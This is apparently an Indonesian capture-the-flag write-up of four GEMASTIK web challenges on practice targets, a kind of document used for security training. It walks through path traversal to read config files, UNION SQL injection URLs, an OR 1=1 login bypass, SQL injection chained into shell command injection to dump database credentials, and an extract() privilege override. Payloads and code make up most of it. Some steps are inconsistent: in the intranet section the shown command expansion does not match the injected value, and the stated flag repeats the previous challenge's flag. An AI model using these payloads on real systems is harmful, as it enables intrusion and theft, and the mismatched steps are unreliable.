"Pemerintah Kota Dunia Digital membuat web repository sebagai pusat unduh dokumen-dokumen publik milik pemerintah untuk menjaga transparansi."

Diberikan suatu website yang berisikan suatu halaman sebagai berikut.



https://target.netsec.gemastik.ui.ac.id/4d87e482b4f7b56fcafa208a2889bdbe/e-government-repository/

Dengan melakukan eksplorasi sederhana, didapatkan beberapa informasi sebagai berikut.

- Data yang digunakan untuk website diatas didapatkan dari /**scan.php**
- File-file Pdf yang dapat didownload diletakan di directory /**files**
- Url untuk mendownload file sebagai berikut:
  `/download.php?file=<FILENAME>&token=<TOKEN>&cat=<FOLDERNAME>`
  Dimana:
  `<FILENAME>  : Nama file`
  `<TOKEN>  : base64(Nama File)`
  `<FOLDERNAME> : nama folder`

  Misalnya, untuk mendownload file **/files/Keuangan Daerah/APBD 2015.pdf**
  `/download.php?file=APBD%202015.pdf&token=QVBCRCAyMDE1LnBkZg==&cat=Keuangan%20Daerah`

Dengan memanfaatkan informasi diatas, kita bisa mendownload source code **download.php.**

```
root@pcp$ curl
"https://target.netsec.gemastik.ui.ac.id/4d87e482b4f7b56fcafa208a2889bdbe/e-government-repository/download.php?file=download.php&token=ZG93bmxvYWQucGhw&cat=Kesehatan/../../"

<?php

  include('config.php');

  if (isset($_GET['file']) && isset($_GET['token']) && isset($_GET['cat'])) {
       $file = $_GET['file'];
```

```
        $token = $_GET['token'];
        $cat = $_GET['cat'];
        if ($token == base64_encode($file)) {
                $file_path = PATH . "/" . $cat . "/" . $file;
                if (file_exists($file_path)) {
           header('Content-Description: File Transfer');
           header('Content-Type: application/pdf');
           header('Content-Disposition: attachment; filename="'.basename($file).'"');
           header('Expires: 0');
           header('Cache-Control: must-revalidate');
           header('Pragma: public');
           header('Content-Length: ' . filesize($file_path));
           readfile($file_path);
           exit;
         }
        }
  }
?>
```

Kemudian dengan cara yang sama, download kode sumber **config.php**.

```
root@pcp$ curl
"https://target.netsec.gemastik.ui.ac.id/4d87e482b4f7b56fcafa208a2889bdbe/e-government-reposit
ory/download.php?file=config.php&token=Y29uZmlnLnBocA==&cat=Kesehatan/../../"
<?php
  define('PATH', 'files');
  define('FLAG', 'GEMASTIK{The_Panama_Papers_are_the_largest_data_leak_and_caused_by_LFI}');
?>
```

Didapatkan flag untuk challenge ini, yaitu:
GEMASTIK{The_Panama_Papers_are_the_largest_data_leak_and_caused_by_LFI}

C. Travel & Beyond

"Temukan cara untuk melakukan database dump pada web Travel berikut"

Terdapat vulnerability pada URL search:

```
https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond
     /result.php?search=-1%' union all select 1,@@version,database(),4,5 -- STTV
```

Dengan menggunakan payload berikut, diketahui bahwa terdapat table flag:

```
https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond
      /result.php?search=-1%' union all select 1,@@version,table_name,4,5 from
      information_schema.tables where table_schema=database() limit 1,1 -- STTV
```

Dan pada tabel tersebut terdapat kolom flag juga:

```
https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond
      /result.php?search=-1%' union all select 1,@@version,column_name,4,5 from
  information_schema.columns where table_schema=database() and table_name='flag'  --
                                        STTV
```


Maka flag dapat didapatkan pada URL ini:

```
https://target.netsec.gemastik.ui.ac.id/092c3b34fb7b7552859b236e97652c0e/travel-beyond
    /result.php?search=-1%' union all select 1,@@version,flag,4,5 from flag -- STTV
```

GEMASTIK{Why_u_Web_Developer_still_cant_prevent_SQL_InjectioN_after_more_than_15_years_of_discovery}

D. Intranet Maintenance

"Suatu hari, jaringan sebuah kantor harus di-maintenance sehingga sistem informasi yang berada di intranet tidak bisa diakses. Admin pun mengedit halaman login dengan Gedit (Text Editor yang ada di server Linux) untuk pemberitahuan maintenance. Pegawai tetap harus login ke dalam sistem informasi untuk melakukan pencatatan presensi."



https://target.netsec.gemastik.ui.ac.id/1b3ee224322327c8eb8ba2c7b181f29b/intranet-maintenance/

Dengan petunjuk yang terdapat pada soal, maka kode sumber dari file **index.php** dapat diakses pada **/intranet-maintenance/index.php~** karena file temporary yang biasa disimpan oleh gedit menggunakan suffix ~

index.php

```
 include('db.php');
  $auth_email = "";
  if (isset($_POST['email']) && isset($_POST['password'])) {
    $email = $_POST['email'];
    $password = $_POST['password'];
    $password = md5($password);

    $query = "SELECT * FROM users WHERE email='$email' AND password='$password';";

    $result = mysqli_query($db, $query);
    $row = mysqli_fetch_array($result, MYSQLI_ASSOC);

    $count = mysqli_num_rows($result);

    if ($count == 1) {
        $auth_email = $row['email'];
    }
  }
```

Dari kode diatas, kita dapat mengetahui bahwa input dari email dapat dilakukan eksploitasi SQL Injection karena tidak di *sanitasi* terlebih dahulu. Selain itu perhatikan bahwa login dinyatakan berhasil jika row yang dikembalikan dari hasil query hanya berjumlah 1.

Cara paling mudah untuk mem-*bypass* login ini adalah dengan mengirimkan request POST

```
POST /index.php
email: me@mail.com' OR 1=1 LIMIT 1 -- AJ
password: anything
```

Sehingga menghasilkan query:

```
SELECT * FROM users WHERE email='me@mail.com' OR 1=1 LIMIT 1 -- AJ AND PASSWORD='anything';
```

Berhasil login, namun belum mendapatkan flag. Perlu diperhatikan kode di bagian lain:

```
if ($auth_email != "") {
   echo "<h3>Halo, " . $auth_email . "</h3></br>";
   echo "<p>Jaringan perusahaan sedang maintenance. Harap menunggu. Presensi Anda akan tetap
dihitung.</p>";
  echo "<p>Jika ada pertanyaan silahkan kirimkan email ke itsupport@thecompa.ny</p>";
  system("echo Presensi " . $auth_email . " >> /tmp/presensi.txt");
  system("date >> /tmp/presensi.txt");
} else {
```

Terdapat ekspresi `system("echo Presensi " . $auth_email . " >> /tmp/presensi.txt");` yang dapat dimanfaatkan untuk eksploitasi RCE (*Remote Code Execution*). Dengan asumsi flag terdapat pada file `db.php` maka diperlukan `$auth_email` bernilai "`; cat db.php; echo AJ`"

Sehingga ekspresi tersebut akan berupa:

```
system("echo Presensi ; echo /tmp/presensi.txt; echo AJ >> /tmp/presensi.txt");
```

Maka diperlukan suatu query yang mengembalikan suatu row dengan column email bernilai "`; echo /tmp/presensi.txt; echo AJ`". Hal ini dapat dicapai dengan mengirimkan POST request:

```
POST /index.php
email: xxx' UNION select 1,"; cat db.php; echo AJ ",3 -- AJ
password: anything
```

Didapatkan isi dari db.php sebagai berikut.


```
<?php
  define('DB_SERVER', 'localhost');
  define('DB_USERNAME', 'web4');
  define('DB_PASSWORD', 'iletthiswebvulnerabletosqlinjection');
  define('DB_DATABASE', 'company');
  define('FLAG', 'GEMASTIK{just_another_admin_who_dont_care_about_s3cur1ty}');
  $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
?>
```

Maka flag untuk challenge ini:

GEMASTIK{Why_u_Web_Developer_still_cant_prevent_SQL_InjectioN_after_more_than_15_years_of_discovery}

E. E-Vote

"Pemilihan presiden Dunia Digital dilakukan dengan sistem E-Vote. Keamanan sistem ini sangatlah krusial karena menyangkut dengan dunia politik dan kestabilan negara."



https://target.netsec.gemastik.ui.ac.id/3a8c9e41d7f09e76e058147a200f2229/e-vote-system/

Terdapat folder .git (*/e-vote-system/.git*) pada website tersebut. Dengan memanfaatkan folder .git yang bisa diakses secara publik ini, kita bisa mendapatkan kode sumber dari web tersebut. Salah satu caranya adalah dengan menggunakan tools *GitTools Dumper* dan *GitTools Extractor* (https://github.com/internetwache/GitTools). Berikut ini adalah kode sumber dari sebuah file yang penting:

index.php

```
<?php
require 'flight/Flight.php';
require_once 'Meedo/medoo.php';

Flight::route('/', function(){
	include('template/login.html');
});

Flight::route('/login', function(){
	if ($_SERVER['REQUEST_METHOD'] === 'POST') {
		extract($_POST);
		$database = new medoo([
		'database_type' => 'mysql',
		'database_name' => 'evote',
		'server' => 'localhost',
		'username' => '',
```

```
                'password' => '',
                'charset' => 'utf8'
                ]);
                $voter = $database->select("voter", '*', [
                "AND" => [
                                "id" => (int)$id,
                                "token" => md5($token)
                        ]
                ]);

                if ($voter) {
                        session_start();
                        $_SESSION['auth']['id'] = $voter[0]["id"];
                        $_SESSION['auth']['privilege'] = $voter[0]["privilege"];
                        header('Location:dashboard');
                        exit();
                } else {
                        header('Location:../e-vote-system');
                        exit();
                }
        } else {
                header('Location:../e-vote-system');
                exit();
        }
});

Flight::route('/logout', function(){
        session_start();
        session_destroy();
        header('Location:../e-vote-system');
        exit();
});

Flight::route('/dashboard', function(){
        session_start();
        if (isset($_SESSION['auth']))
                $auth = $_SESSION['auth'];

        if ($_SERVER['REQUEST_METHOD'] === 'POST') {
                extract($_POST);
        }

        $title_msg = "Welcome to E-Vote!";
        $content_msg = "Silahkan pilih kandidat yang Anda pilih dengan menekan tombol di bawah
foto kandidat.";

        $privilege = $auth['privilege'];

        if (isset($privilege)) {
                if ($privilege == 2) {
```

```
                        $_SESSION['auth'] = $auth;
                        header('location:e-controlpanel');
                        exit();
                } else
                if ($privilege == 1) {
                        $id = $auth['id'];
                        if (isset($vote)) {
                                $database = new medoo([
                                'database_type' => 'mysql',
                                'database_name' => 'evote',
                                'server' => 'localhost',
                                'username' => '',
                                'password' => '',
                                'charset' => 'utf8'
                                ]);
                                $voted = $database->select("log", '*', [
                                        "voter_id" => (int)$id
                                ]);
                                if ($voted) {
                                        $title_msg = "Peringatan";
                                        $content_msg  =  "Anda  sudah  pernah  melakukan  voting
sebelumnya";
                                } else {
                                        $database->insert('vote', [
                                        'candidate_id' => (int)$vote
                                        ]);
                                        $database->insert('log', [
                                        'voter_id' => (int)$id
                                        ]);
                                        $title_msg = "Sukses";
                                        $content_msg = "Vote Anda sudah tersimpan";
                                }
                        }
                        include('template/dashboard.html');
                } else {
                        $_SESSION['auth'] = $auth;
                        header('Location:../e-vote-system');
                        exit();
                }
        } else {
                header('Location:../e-vote-system');
                exit();
        }
});

/*
Flight::route('/populate', function(){
        // For testing purpose
        $database = new medoo([
        'database_type' => 'mysql',
```

```
        'database_name' => 'evote',
        'server' => 'localhost',
        'username' => '',
        'password' => '',
        'charset' => 'utf8'
        ]);

        // Insert dummy account
        $database->insert('voter', [
        'id' => 88888888,
        'token' => '4783e784b4fa2fba9e4d6502dbc64f8f',
        'privilege' => 1
        ]);
});
*/


Flight::route('/e-controlpanel', function(){
        session_start();
        if (isset($_SESSION['auth'])) {
                $auth = $_SESSION['auth'];
                if ($auth['privilege'] == 2) {
                        $flag = "GEMASTIK{}";
                        include('template/admin.html');
                        exit();
                }
        }
        header('Location:../e-vote-system');
        exit();
});

Flight::start();
?>
```

Pada kode sumber index.php, terdapat baris berikut:

```
// Insert dummy account
$database->insert('voter', [
'id' => 88888888,
'token' => '4783e784b4fa2fba9e4d6502dbc64f8f',
'privilege' => 1
]);
```

Mencoba menggunakan *dummy account* tersebut untuk login, yaitu dengan id 88888888, dan token ABCDEFGH (merupakan hasil crack string md5 `'4783e784b4fa2fba9e4d6502dbc64f8f'`), berhasil login dan ter-redirect ke '/dashboard'.

```
session_start();
```


```
                if (isset($_SESSION['auth']))
                        $auth = $_SESSION['auth'];

                if ($_SERVER['REQUEST_METHOD'] === 'POST') {
                        extract($_POST);
                }

                $title_msg = "Welcome to E-Vote!";
                $content_msg = "Silahkan pilih kandidat yang Anda pilih dengan menekan tombol di
bawah foto kandidat.";

                $privilege = $auth['privilege'];

                if (isset($privilege)) {
                        if ($privilege == 2) {
                                $_SESSION['auth'] = $auth;
                                header('location:e-controlpanel');
                                exit();
                        } else
```

Pada kode tersebut, terdapat mekanisme dimana server akan mengakses variabel auth yang tersimpan pada $_SESSION, kemudian jika property privilege dari auth bernilai 2, maka akan ter-redirect ke **`/e-controlpanel`**. Pada `/e-controlpanel` , akan dilakukan pengecekan jika property privilege dari auth yang tersimpan pada session bernilai 2, maka flag akan diberikan.

Terdapat hal menarik, yaitu ekspresi `extract($_POST);`. Dengan memanfaatkan perintah extract ini, maka variabel yang sudah didefinisikan dapat kita replace, salah satunya $auth sehingga nantinya $_SESSION[‘auth’][‘privilege’] bernilai 2.

Kirimkan request POST ke `/dashboard` dengan parameter sebagai berikut:

POST /dashboard
`auth[privilege] = 2`



Sesuai dengan kode behavior yang seharusnya, maka akan ter-redirect ke halaman /e-controlpanel dan dapat mengakses flag untuk challenge ini:

`GEMASTIK{haXing_the_presidential_3l3ct10n_is_r34l}`